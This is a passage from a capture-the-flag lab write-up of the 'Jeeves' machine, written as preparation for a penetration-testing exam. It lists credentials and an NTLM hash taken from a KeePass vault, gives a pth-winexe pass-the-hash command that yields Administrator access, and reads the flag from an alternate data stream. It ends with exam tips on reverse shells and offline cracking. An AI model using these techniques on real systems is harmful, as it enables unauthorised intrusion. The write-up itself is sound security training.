
wallmart            - anonymous:Password
Bank of America     - Michael321:12345
it's a secret       - admin:F7WhTrSFDKB6sxHU1cUn
EC-Council          - hackerman123:pwndyouall!
keys to the kingdom - bob:lCEUnYPjNfIuPZSzOySA
DCRecovery PW       - administrator:S1TjAtJHKsugh9oC4VZ1l
Jenkins admin       - admin:
Backup stuff        - ?:aad3b435b51404eeaad3b435b51404ee:e0fb1fb85756c24235ff238cbe81fe00
We need some CPTS outside-the-box thinking here. There are a lot of credentials, and we can use
nxcto test which ones grant access — but credential reuse is a pattern worth exploiting directly. TheBackup stuffentry is clearly an NTLM hash. Try it against Administrator.
WinRM (port 5985) is not open, so Evil-WinRM is off the table. However, 445 (SMB) is open, so we can attempt pass-the-hash via pth-winexe:
pth-winexe -U jeeves/Administrator%aad3b435b51404eeaad3b435b51404ee:e0fb1fb85756c24235ff238cbe81fe00 //10.129.X.X cmd
Full Administrator access obtained.
Finding 2 — Insecure Storage of Credentials in KeePass Vault Leading to Administrative Access
Finding 3 — Administrative Access via Pass-the-Hash Authentication

Navigating to C:\Users\Administrator\Desktop we find hm.txt instead of the expected root.txt. Reading it returns: The flag is elsewhere. Look deeper.
Running dir /r reveals an Alternate Data Stream attached to hm.txt:
dir /rhm.txt:root.txt$DATA
Read the stream to retrieve the root flag:
more < hm.txt:root.txt
Finding 4 - Sensitive Data Hidden in Alternate Data Streams
This is more of a CTF-style trick than a CPTS core technique, but Alternate Data Streams are worth knowing — they’re a legitimate persistence and data-hiding mechanism on Windows NTFS volumes.
Takeaways
How this box helped me prepare for the CPTS exam
-
Unusual ports are usually the path forward —
80and445were expected. 50000 was not. On the CPTS exam, non-standard ports are almost always load-bearing — enumerate them thoroughly before moving on. -
Script consoles mean RCE — When an administration panel exposes a script console, test for code execution immediately. Prove RCE first with a simple command (
whoami), then escalate to a reverse shell. -
Suspicious files in user directories are clues — Just like unusual ports, unexpected files in
/Desktopor/Documentsare intentional breadcrumbs. A.kdbxfile in Documents is not normal — treat it as a signal. -
Locked files → *2john — When you encounter a password-protected file, check whether a
john-compatible extractor exists (keepass2john,pdf2john,zip2john, etc.) and crack it offline. -
Recognize NTLM hashes in the wild — The
aad3b435...prefix is the empty LM hash — a dead giveaway. When you see a credential in that format, try pass-the-hash before attempting to crack it. On the CPTS exam, hash reuse against high-value accounts is a reliable escalation path.